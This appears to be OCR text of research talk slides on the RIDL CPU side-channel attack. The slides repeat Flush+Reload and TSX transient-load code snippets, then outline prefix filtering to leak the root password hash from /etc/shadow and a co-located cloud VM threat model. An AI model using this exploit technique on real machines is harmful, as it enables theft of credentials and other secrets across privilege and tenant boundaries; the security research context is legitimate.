
② **RIDL**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```





1 **FLUSH**


```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

2 **RIDL**

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

3 **RELOAD**

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```



① FLUSH

```
for (i = 0; i < 256; ++i) {
    _mm_clflush(probe + i * 4096);
}
```

② RIDL

```
if (_xbegin() == _XBEGIN_STARTED) {
  char byte = *(volatile char *)NULL;
  char *p = probe + byte * 4096;
  *(volatile char *)p;
  _xend();
}
```

③ RELOAD

```
for (i = 0; i < 256; ++i) {
    t0 = __rdtsc();
    *(volatile char *)(probe + i * 4096);
    dt = __rdtsc() - t0;
}
```

CHALLENGES

RIDL is like drinking from a fire hose

You just get whatever data is in flight!

CHALLENGES

We need to **synchronize** or do some **post-processing**

CHALLENGES

We need to **synchronize** or do some **post-processing**

- Synchronize: could be done using cache attacks, but we’re lazy

CHALLENGES

We need to **synchronize** or do some **post-processing**


- Synchronize: could be done using cache attacks, but we’re lazy
- Post-processing: we can repeat measurements, stitch them together?

FILTERING DATA


How can we filter data?

- We want to leak from `/etc/shadow`
- First line `/etc/shadow` is for root
- Starts with `"root:"`
- Use prefix matching:
  - **Match** ⇒ we learn a new byte
  - **No Match** ⇒ discard

FILTERING




FILTERING




FILTERING


Known Prefix




No Match




FILTERING




FILTERING




FILTERING




FILTERING


Known Prefix
r o o t :
No Match
h t t p s : / /
Match
r o o t : S p /
No Match
R E A D M E . T

FILTERING


Known Prefix
r o o t :
No Match
h t t p s : / /
Match
r o o t : S p /
No Match
R E A D M E . T
r o o t : S p /

FILTERING


Known Prefix
r o o t :
No Match
h t t p s : / /
Match
r o o t : S p /
No Match
R E A D M E . T
Match
r o o t : S p /

CHALLENGES

RESULT

We can leak the **root password hash** from an **unprivileged user**

RESULT

We can leak the **root password hash** from an **unprivileged user**

Let’s extend this a bit…


RESULT

We can leak the **root password hash** from an **unprivileged user**

Let’s extend this a bit…

to the **cloud**!

THREAT MODEL




Victim VM in the cloud

THREAT MODEL

Attacker VM
Victim VM


We get a VM on the same server

THREAT MODEL




We make sure it is co-located

THREAT MODEL




Victim VM runs an SSH server

IN-FLIGHT DATA




How do we get data in flight?

IN-FLIGHT DATA



